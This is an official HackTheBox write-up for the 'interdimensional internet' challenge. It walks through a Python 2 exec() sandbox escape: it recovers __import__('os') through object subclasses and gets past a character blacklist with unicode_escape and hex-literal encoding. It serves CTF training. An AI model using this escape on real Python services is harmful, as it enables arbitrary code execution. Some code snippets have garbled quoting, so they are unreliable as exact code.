



HACKTHEBOX



interdimensional internet

16th July 2023 / Document No. D23.102.129

Prepared By: `make1aris`

Challenge Author(s): `make1aris`

Difficulty: **Medium**

Classification: Official

Synopsis

- The challenge involves exploiting a heavily filtered code injection challenge.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of Python.


Skills Learned

- Exploiting code injection vulnerabilities.
- Python internals.

Solution

Application Overview

Visiting the application homepage displays a calculator:



Reviewing the code provided in the downloadable, we see that the application is built on Flask. Flask is a microframework for Python based on Werkzeug, Jinja 2 and good intentions.

Finding a link to `__builtins__`

```
>>> ingredient, measurements = '__import__(\'os\')#', '1337'
>>> recipe = '%s = %s' % (ingredient, measurements)
>>> builtins, globals = {'__builtins__': None}, {}
>>> exec(recipe, builtins, globals)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<string>", line 1, in <module>
NameError: name '__import__' is not defined
```

Since you don't have access to `__builtins__` you need to find a imported library that still has a link to it, we choose `warnings.catch_warnings` (59)

```
>>> for i in {}.__class__.__base__.__subclasses__():
...     if '<class' in str(i):
...         for module in i.__init__.__globals__.keys(): # lookup all keys from global
...             if 'sys' == module:
...                 print i
...
<class 'warnings.WarningMessage'>
<class 'warnings.catch_warnings'>
<class 'site._Printer'>
<class 'codecs.IncrementalEncoder'>
<class 'codecs.IncrementalDecoder'>
<class 'future_fstrings.StreamReader'>
<class 'site.Quitter'>
```

Bypassing [, (, ., _ on exec()

`exec()` accepts files as input, so you can pass source code encoding declarations like it's part of a code object, for this example we'll use `unicode_escape` and send the payload equivalent in unicode literals.

```
>>> ingredient, measurements = '#coding:unicode_escape\n' + ''.join(map(lambda x: '\\u00%02x' % ord(x) if any(map(lambda q: q in x, ['[', '(', '.', '_'])) else x, ''print
{}.__class__.__base__.__subclasses__()[59]().__module__.__builtins__['__import__']('os')#'''),
'1337'
>>> recipe = '%s = %s' % (ingredient, measurements)
>>> builtins, globals = {'__builtins__': None}, {}
>>> exec(recipe, builtins, globals)
<module 'os' from
'/usr/local/Cellar/python@2/2.7.16_1/Frameworks/Python.framework/Versions/2.7/lib/python2.7/os.pyc'>
```

But since `_` is blacklisted in the encoding header `unicode_escape` we'll use a nested `exec` as a statement and pass a string containing hex literals.

```
>>> ingredient, measurements = 'exec"' + ''.join(map(lambda x: '\\x%02x' % ord(x) if
any(map(lambda q: q in x, ['[', '(', '.', '_'])) else x, ''print
{}.__class__.__base__.__subclasses__()[59]().__module__.__builtins__['__import__']('os')"#"'),
'1337'
>>> recipe = '%s = %s' % (ingredient, measurements)
>>> builtins, globals = {'__builtins__': None}, {}
>>> exec(recipe, builtins, globals)
<module 'os' from
'/usr/local/Cellar/python@2/2.7.16_1/Frameworks/Python.framework/Versions/2.7/lib/python2.7/os.pyc'>
```